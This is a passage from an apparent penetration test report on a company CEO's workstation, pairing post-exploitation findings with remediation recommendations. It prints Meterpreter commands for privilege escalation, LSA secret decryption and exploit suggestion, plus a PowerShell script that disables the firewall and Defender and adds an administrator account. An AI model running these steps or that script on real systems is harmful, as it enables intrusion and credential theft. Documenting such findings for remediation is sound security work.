


Figure 21: WDAGUtilityAccount password policies

LLMNR enabled, Firewall and Defender off

We were also able to locate the 'RelaxReconfigure.ps1' file using the 'search' command in Meterpreter. On inspecting the file, we were able to identify more vulnerabilities.

LLMNR is enabled – which could make the system vulnerable to a Man In The Middle attack (MITM). This should always be set to disabled. We can also see that Firewall and Defender are off, which is a serious security issue.

```
meterpreter > search -f *RelaxReconfigure.ps1*
Found 1 result...
    c:\RelaxReconfigure.ps1 (663 bytes)
meterpreter > cat c:\RelaxReconfigure.ps1
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > shell
Process 468 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1518]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\Icecast2 Win32>cd C:\
cd C:\

C:\>type RelaxReconfigure.ps1
type RelaxReconfigure.ps1
# Enable LLMNR
cmd /c reg add HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\DNSClient\EnableMulticast /v 1

# Enable IPv6
$netAdapterBindingParams = @{
    Name        = '*'
    ComponentId = 'ms_tcpip6'
}
Enable-NetAdapterBinding @netAdapterBindingParams

# Enable WPAD
cmd /c net start WinHttpAutoProxySvc

# Disable Firewall and Defender
Set-NetFirewallProfile -Enabled False
cmd /c reg add 'HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware' /
v 1
cmd /c netsh advfirewall set  allprofiles state off

# Create sysadmin user
cmd /c net user sysadmin cybersecurity /ADD
cmd /c net localgroup administrators sysadmin /ADD
```

Figure 22: Security issues with LLMNR, Firewall and Defender

Decrypting LSA Secrets registry

Next, I gained system privileges on the system by running 'get system' in Meterpreter.

On Windows machines, LSA Secrets is a registry location that holds important data that is used by the Local Security Authority, including authentication, logging users onto the host and local security policies. This information is stored in a registry key.

Because this information is so sensitive, Windows protects access to the registry with permissions – by default only the system account can access the LSA Secrets registry location. However, we had already gained system access using meterpreter. By running the command 'run post/windows/gather/lsa_secrets_' I was able to decrypt the private keys protecting this registry. With the decrypted keys, we now have access to very sensitive information on the system.




Figure 23: System privileges gained and LSA secrets decrypted




Figure 24: Decrypted keys from LSA secrets registry

More local exploits – Ikeext and ms16_075

Next, we used Meterpreter's local exploit suggester to find additional exploits. We achieved this by running 'run post/multi/recon/local_exploit_suggester' – which returned two possible exploits.

```
meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to be vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
```

Figure 25: Running Meterpreter's local exploit suggester to find more exploits

However, both the ikeext_service and the ms16_075_reflection exploits were not successful on the machine. However, this does not mean that the machine is exempt from other similar exploits.

Enumerating logged on users

Next, we ran a Meterpreter post script that enumerates all logged on users: 'run post/windows/gather/enum_logged_on_users.




Figure 26: Enumerated logged on users

As detailed above, the IEUser, sysadmin and vagrant user were all logged in at the time. This is interesting, as the vagrant profile did not appear when we ran 'net user' inside the system. This could suggest a secret user has been added to the system.

Being able to see successfully logged in users is very useful information for an attacker trying to brute force their way into the system.

6.0 Conclusion

GoodCorp suffered a series of control failures, which enabled a complete compromise of sensitive company data. These failures could have serious financial, legal and reputational ramifications for GoodCorp if a malicious party successfully exploited them.

Current user password policies are very weak and files are unencrypted and not password protected. This in combination with poor access controls means that the system is not prepared to mitigate the impact of any discovered vulnerabilities.

The goals of the penetration test were stated as:
1) Attempt to infiltrate Hans' workstation and determine if it is at risk
2) Exploit any vulnerable software
3) Find the secret recipe file on the computer

These goals of the penetration test have been met. A targeted attack against the CEO of GoodCorp and/or the company itself could result in a complete compromise of organisational assets. While it is not possible to eradicate all possible risks, we will outline appropriate mitigation strategies to better protect the CEO's workstation and the company.

7.0 Recommendations

Due to the potential impact to the CEO and the overall GoodCorp organisation, as uncovered in this penetration test, we recommend that appropriate resources are allocated immediately to ensure that remediation efforts can be achieved in a timely fashion. While a more comprehensive list of items that should be implemented is beyond this scope of engagement, we would like to stress the importance of the following high-level items:

1. Patch and update Windows 10 Operating System on a regular basis
2. Patch and Update all software on system on a regular basis
3. Encrypt sensitive company data
4. Protect sensitive files with passwords
5. Develop and enforce strong password policies, including quarterly forced password updates and set logon hours
6. Ensure 2FA is turned on across different user accounts and services
7. Ensure that a strong antivirus is installed across all GoodCorp devices
8. Ensure that an IDS is installed on the GoodCorp network
9. Create and enforce effective user access controls to maintain confidentiality
10. Review group policy settings
11. Review Firewall rules and turn on
12. Review Defender rules and turn on
13. Turn off LLMNR
14. Deploy a corporate VPN
15. Encrypt and password protect LSA Secrets registry – include 2FA
16. Conduct full penetration test (including social engineering campaign) across GoodCorp
17. Educate employees and hold formal security training across business
18. Reassess CEO's workstation in 3 months

8.0 About GoodSecurity

GoodSecurity advocates penetration testing for impact as opposed to penetration testing for coverage.

We offer a product that cannot be matched in the market. However, we may not be the right fit for every job. GoodSecurity typically conducts consulting services with a low volume, high skill ratio to allow staff to more closely mimic real world situations.

This provides our customers with increased access to industry-recognised expertise all while keeping costs reasonable. GoodSecurity is focused on conducting high quality, high impact assessments and is actively sought out by customers in need of services that cannot be delivered by other vendors.

If you would like to discuss your penetration testing needs, please contact us at info@goodsecurity.com